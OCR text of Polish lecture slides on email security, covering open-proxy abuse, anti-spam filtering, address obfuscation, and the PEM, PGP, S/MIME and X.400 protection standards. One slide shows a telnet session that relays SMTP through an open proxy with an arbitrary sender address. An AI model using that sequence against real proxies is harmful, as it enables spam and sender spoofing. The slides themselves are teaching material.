
Poczta elektroniczna

Open proxy

```
telnet 204.170.42.31 80
```

(*przykład z* www.hakin9.org)

```
> CONNECT kogut.o2.pl:25 HTTP/1.0
>
< HTTP/1.0 200 Connection established
< 220 o2.pl ESMTP Wita
> HELO hakin9.org
< 250 kogut.o2.pl
> MAIL FROM: <ania@o2.pl>
< 250 OK
...
```



Poczta elektroniczna

Spam

Ochrona anty-spamowa

Poziom MTA

- zaleta: oszczędność zasobów – odrzucamy spam na pierwszej linii obrony
- wada: mało informacji do dyspozycji – duże prawdopodobieństwo pomyłki
- analiza nagłówka SMTP, np.
  - adresów: czy są weryfikowalne w DNS,
    czy odpowiadają rekordom MX
    czy nie jest na czarnej liście
  - weryfikacja konta nadawcy (komenda VRFY protokołu SMTP)
- szare listy (*greylisting*) – duża skuteczność, małe efekty uboczne (opóźnienie)

Poczta elektroniczna

Ochrona anty-spamowa

Poziom MDA

- analiza heurystyczna (na podstawie przygotowanej bazy danych charakterystycznych)
- analiza statystyczna (samouczące się filtry Bayesa)
- *challenge-response* (kontrowersyjne i rzadko stosowane)
  - wyjątki: „oszuści nigeryjscy”

Poczta elektroniczna

Ochrona anty-spamowa

Ukrywanie adresów

```
<A HREF=
"&#109;&#97;&#105;&#108;&#116;&#111;&#58;jbond%40secretservice.mil">
jbond<!-->&#64;<!-->secretservice.mil
</A>
```

Poczta elektroniczna

Standardy ochrony kryptograficznej

- PEM – *Privacy Enhanced Mail*
- PGP – *Pretty Good Privacy*
- S/MIME – *Secure* MIME

Standardy wykorzystujące kryptografię

- X.400 MHS – *Message Handling System*
- EDI (EDIFACT – X.435) – *Electronic Data Interchange*

PEM

- format RFC822
- kontrola integralności MIC – MD2, MD5 (128b) (RFC1421)
- opcjonalne szyfrowanie wiadomości – DES-ECB, 3DES (RFC1423)
- zarządzanie kluczami i certyfikacja wg ISO X.509 (RFC1422, RFC1424)

Przykładowe implementacje: RIPEM, TIS-PEM

PGP

- projekt akademicki – Phil Zimmermann (MIT)

Phil Zimmermann odpowiadał w USA przed sądem za rozpowszechnienie PGP


- standard IETF RFC1991 (PGP 2.6.x)
- w 1998 IETF zatwierdził standard OpenPGP (RFC2440) bazujący na PGP 5.x
- PGPi (www.pgpi.org) = International PGP – projekt przeniesiony poza USA
- Desktop PGP = komercyjna wersja rozprowadzana przez Network Associates (rozszerzona np. o IDS)
- GnuPG = wersja GNU

PGP

- szyfrowanie wiadomości pocztowej
  - jednorazowy klucz symetryczny generowany dla każdego szyfrowanego listu
  - następnie szyfrowany metodą asymetryczną – kluczem publicznym odbiorcy – Diffie-Hellman/DSS, RSA (768b, 1024b, ...)
  - tak zaszyfrowany klucz jest dołączany do zaszyfrowanego listu
- możliwe szyfrowanie symetryczne plików – IDEA
- kontrola integralności – MD5, SHA-1


PGP

PGP – schemat podpisywania i szyfrowania




PGP

PGP – schemat deszyfrowania i weryfikacji



PGP



Ogólny format komunikatu PGP


S/MIME

- integracja z oprogramowaniem klienta pocztowego (MIME)
- wcześniejszy standard MOSS (MIME Object Security Services, RFC1847/48) nie uzyskał szerszego wsparcia, podobnie jak PEM
- wersja S/MIME 1 została opracowana przez RSA Security w 1995r. i wykorzystywała mechanizmy kryptograficzne wchodzące w skład PKCS (*Public Key Cryptography Standards*)
- S/MIME 2 – RFC2311/12, 1998r.
- S/MIME 3 – RFC 2630-34 – m.in. rozszerzone funkcje bazujące na mechanizmach MSP (*Message Security Protocol* opracowany pierwotnie dla *Defense Message System*)
- istnieją też protokoły PGP/MIME i OpenPGP/MIME

X.400

Budowa wiadomości X.400

Koperta X.411



X.400

Ochrona danych

- zewnętrzne systemy ochrony, np. PEM (ochrona poszczególnych bloków treści)
- własne mechanizmy bezpieczeństwa:
  - etykieta bezpieczeństwa wiadomości; zawiera pola:
    - security-policy identifier
    - security classification:
      0 = unmatched
      1 = unclassified
      2 = restricted
      3 = confidential
      4 = secret
      5 = top secret
  - podpis i szyfrowanie całości lub części bloku treści (body) – tzw. tokenów

X.400

Token X.400 może zawierać:

- w części niezaszyfrowanej:
  - numer sekwencyjny (jeśli jest jawny)
  - etykietę bezpieczeństwa wiadomości (jeśli jest jawna)
  - identyfikator algorytmu wybranego do ochrony
  - sumę kontrolną MIC
  - żądanie potwierdzenia odbioru
- w części zaszyfrowanej:
  - numer sekwencyjny (jeśli nie jest jawny)
  - etykietę bezpieczeństwa wiadomości (jeśli nie jest jawna)
  - klucz kryptograficzny
  - podpis elektroniczny
  - zaszyfrowaną treść